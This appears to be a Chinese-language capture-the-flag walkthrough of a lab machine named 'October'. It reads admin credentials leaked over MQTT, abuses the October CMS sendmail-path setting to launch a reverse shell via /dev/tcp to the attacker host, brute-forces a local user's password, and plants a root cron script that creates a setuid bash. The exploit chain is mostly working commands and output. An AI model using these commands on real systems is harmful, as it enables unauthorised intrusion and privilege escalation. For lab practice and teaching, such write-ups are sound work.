

| **October_daochunhan**

| **October**

| **user**

| **信息收集**

目标：

```
192.168.56.196
```

端口扫描：

```
nmap -p- -Pn --min-rate 5000 192.168.56.196
```

```
(daochunhan@kali)-[~]
$ nmap -p- -Pn --min-rate 5000 192.168.56.196
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 08:51 -0400
Warning: 192.168.56.196 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.56.196
Host is up (0.41s latency).
Not shown: 65164 closed tcp ports (reset), 368 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1883/tcp   open  mqtt

Nmap done: 1 IP address (1 host up) scanned in 125.64 seconds
```

```
22/tcp    open  ssh
80/tcp    open  http
1883/tcp   open  mqtt
```

80 端口是 October CMS，1883 端口是 MQTT，先从 MQTT 入手。

| **MQTT 凭据泄露**

订阅所有频道消息：

```
mosquitto_sub -h 192.168.56.196 -t "#" -v
```

能收到 dao 这个频道的消息，频道会周期性给出凭据：

```
(daochunhan@kali)-[~]
$ mosquitto_sub -h 192.168.56.196 -t "#" -v
```

dao 第九章 持而盈之，不如其已。揣(chuǎi)而锐之，不可长保。金玉满堂，莫之能守。富贵而骄，自遗(yí)其咎。功成身退，天之道。

dao 第二十八章 知其雄，守其雌，为天下溪。为天下溪，常德不离，复归于婴儿。知其白，守其黑，为天下式。为天下式，常德不忒(tè)，复归于无极。知其荣，守其辱，为天下谷。为天下谷，常德乃足，复归于朴。朴散则为器，圣人用之则为官长(zhǎng)。故大制不割。

dao 第五十章 出生入死。生之徒十有三，死之徒十有三。人之生动之死地，亦十有三。夫何故？以其生生之厚。盖闻善摄生者，陆行不遇兕(sì)虎，入军不被(pī)甲兵，兕无所投其角，虎无所措其爪(zhǎo)，兵无所容其刃。夫何故？以其无死地。

dao 第三十九章 昔之得一者，天得一以清，地得一以宁，神得一以灵，谷得一以盈，万物得一以生，侯王得一以为天下贞。其致之。天无以清将恐裂，地无以宁将恐发(fèi，“发”通“废”)，神无以灵将恐歇，谷无以盈将恐竭，万物无以生将恐灭，侯王无以贵高将恐蹶(jué)。故贵以贱为本，高以下为基。是以侯王自谓孤寡不穀(gǔ)。此非以贱为本邪(yé)？非乎？故致数(shuò)舆(yù)无舆。不欲Ńf(lù)Ńf如玉，珞(luò)珞如石。

dao 7o42BvDb14yEsgz9aKw0

dao 第六十四章 其安易持，其未兆易谋，其脆易泮(pàn)，其微易散。为之于未有，治之于未乱。合抱之木，生于毫末；九层之台，起于累土；千里之行，始于足下。为者败之，执者失之。是以圣人无为，故无败；无执，故无失。民之从事，常于几成而败之。慎终如始，则无败事。是以圣人欲不欲，不贵难得之货。学不学，复众人之所过。以辅万物之自然，而不敢为。

使用 admin 作为用户名在 </admin/backend/auth/signin> 尝试登录：

```
user: admin
pass: 7o42BvDb14yEsgz9aKw0
```

The screenshot shows the October CMS admin interface. The top navigation bar includes links for Dashboard, Editor, Blog, Content, Media, and Settings. The left sidebar contains a search bar and a list of settings categories: System, Frontend, Backend, Team, and Mail. The 'System' category is expanded, and 'Software Updates' is selected. The main content area displays the current build (4.3.5) and the latest build (4.3.5). It also shows a table of installed plugins, including the 'October Demo' plugin.

Name	Description	Version	Latest
October Demo	Provides features used by the provided demonstration theme.	1.0.1	1.0.1

进入 October CMS 后台，版本 4.3.5。

www-data

| October CMS 获取 www-data Shell

利用后台邮件模板恢复功能修改邮件配置。


邮件设置页面：

```
/admin/system/settings/update/october/system/mail_settings
```

将发送模式改为 `sendmail`，路径设置为：

```
/bin/bash -i # -t
```

(限制必须使用 `-t` 参数，因此将 `-t` 注释掉)




利用邮件发送流程执行命令。`Sendmail Path` 原本用于指定发送邮件时启动的程序，October 会把邮件内容写入该进程的标准输入。将发送程序替换成 `Bash` 后，邮件正文就会被 `Bash` 当作脚本解析。

在邮件模板内容中写入反连命令：

```
bash -i >& /dev/tcp/192.168.56.1/4444 0>&1
```

进入 `Mail Templates`，选择 `backend:restore`，切换到 `Plaintext` 编辑邮件正文并保存：



backend:restore 是后台密码恢复时使用的邮件模板，因此不需要新建模板。

起监听：

```
nc -lvnp 4444
```

然后访问恢复登录接口触发邮件发送：

```
/admin/backend/auth/restore
```

恢复页面输入 **admin** 后点击 **Restore**：

[←](#) [→](#) [🔄](#) [⚠ 不安全](#) 192.168.56.196/admin/backend/auth/restore



Password Restore

Please enter your username to restore the password.

Username

Restore

[Cancel](#)

```
(daochunhan@kali)-[~]
$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 100.77.251.68 50864
bash: cannot set terminal process group (521): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0ctober:/var/www/october$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@0ctober:/var/www/october$
```

爆破获得 fate 用户

```
www-data@0ctober:/home$ cd /home
www-data@0ctober:/home$ ls
fate
www-data@0ctober:/home$
```

已知可登录用户名 `fate`，传工具：

```
# kali: python3 -m http.server 8000
curl -fL -o /tmp/ll-privesc-kit.tgz http://192.168.56.1:8000/ll-privesc-kit.tgz
```

使用工具生成用户名相关字典：

```
cd ll-privesc-kit
bash generate_by_username.sh fate > fate.txt
sed 's/timeout 0.2/timeout 1.5/' subrute.sh > subrute2.sh # 调整超时时间
bash subrute2.sh fate fate.txt
```

```
www-data@october:/tmp/ll-privesc-kit$ sed 's/timeout 0.2/timeout 1.5/' subrute.sh > subrute2.sh
www-data@october:/tmp/ll-privesc-kit$ bash subrute2.sh fate fate.txt
[*] Progress: [325/325] fate2030
[+] FOUND => fate2026
Killed
www-data@october:/tmp/ll-privesc-kit$
```

```
su fate # fate2026
```

```
www-data@october:/home$ su fate
Password:
fate@october:/home$ id
uid=1000(fate) gid=1000(fate) groups=1000(fate)
fate@october:/home$ cat ~/user.txt
flag{user-0b2b3d300dd865953e61e82dc07fcf5b}
fate@october:/home$
```

| root

| root 定时任务

使用 `pspy` 监控进程查看定时任务：

```
./pspy64
```

```
2026/08/22 12:54:19 CMD: UID=0 PID=1 | /sbin/init
2026/08/22 12:54:26 CMD: UID=0 PID=7978 | /usr/bin/python3 /opt/mqtt-dao/mqtt_publish.py
2026/08/22 12:54:32 CMD: UID=0 PID=7979 |
2026/08/22 12:54:36 CMD: UID=0 PID=7980 | /usr/bin/python3 /opt/mqtt-dao/mqtt_publish.py
2026/08/22 12:54:46 CMD: UID=0 PID=7981 | /usr/bin/python3 /opt/mqtt-dao/mqtt_publish.py
2026/08/22 12:54:56 CMD: UID=0 PID=7982 | /usr/bin/python3 /opt/mqtt-dao/mqtt_publish.py
2026/08/22 12:55:01 CMD: UID=0 PID=7983 | /usr/sbin/CRON -f
2026/08/22 12:55:01 CMD: UID=0 PID=7984 | /usr/sbin/CRON -f
2026/08/22 12:55:01 CMD: UID=0 PID=7985 |
2026/08/22 12:55:01 CMD: UID=0 PID=7986 |
2026/08/22 12:55:01 CMD: UID=0 PID=7987 |
2026/08/22 12:55:01 CMD: UID=0 PID=7988 | /usr/sbin/CRON -f
2026/08/22 12:55:01 CMD: UID=0 PID=7989 |
2026/08/22 12:55:01 CMD: UID=0 PID=7990 | /bin/bash /tmp/backdoor.sh
2026/08/22 12:55:01 CMD: UID=0 PID=7991 |
2026/08/22 12:55:01 CMD: UID=0 PID=7992 |
```

除了 mqtt 的发布任务之外，还能在整分钟时捕获到 root cron 执行：

```
/bin/bash /tmp/backdoor.sh
```

检查发现：

```
ls -l /tmp/backdoor.sh
```

```
2026/08/22 12:56:01 CMD: UID=0 PID=8016 |
2026/08/22 12:56:01 CMD: UID=0 PID=8017 |
^CExiting program... (interrupt)
fate@October:~$ ls -l /tmp/backdoor.sh
ls: cannot access '/tmp/backdoor.sh': No such file or directory
fate@October:~$
```

```
ls -ld /tmp
```

```
fate@October:~$ ls -ld /tmp
drwxrwxrwt 3 root root 80 Aug 22 12:39 /tmp
fate@October:~$
```

共享 /tmp 提权

`www-data` 的 `/tmp` 受 Apache `PrivateTmp` 隔离，在其中执行 `su fate` 也不会切换命名空间。因此必须新开 SSH 登录 `fate`，再向共享 `/tmp` 写入脚本

新开一个 SSH 会话登录 `fate`：

```
ssh fate@192.168.56.196 # fate2026
```

写入 `/tmp/backdoor.sh` :

```
cat > /tmp/backdoor.sh <<'EOF'
#!/bin/bash
cp /bin/bash /home/fate/rootbash
chmod 4755 /home/fate/rootbash
EOF
```

```
chmod 755 /tmp/backdoor.sh
sleep 70
ls -l /home/fate/rootbash
/home/fate/rootbash -p
id
```

```
ls: cannot access '/home/fate/rootbash': No such file or directory
fate@October:~$ ls -l /home/fate/rootbash
ls: cannot access '/home/fate/rootbash': No such file or directory
fate@October:~$ ls -l /home/fate/rootbash
-rwsr-xr-x 1 root root 1298416 Aug 22 13:13 /home/fate/rootbash
fate@October:~$ /home/fate/rootbash -p
rootbash-5.2# id
uid=1000(fate) gid=1000(fate) euid=0(root) groups=1000(fate)
rootbash-5.2# cat /root/root.txt
flag{root-5d6c24dbd50c9c58b188abf5b2ef5005}
rootbash-5.2#
```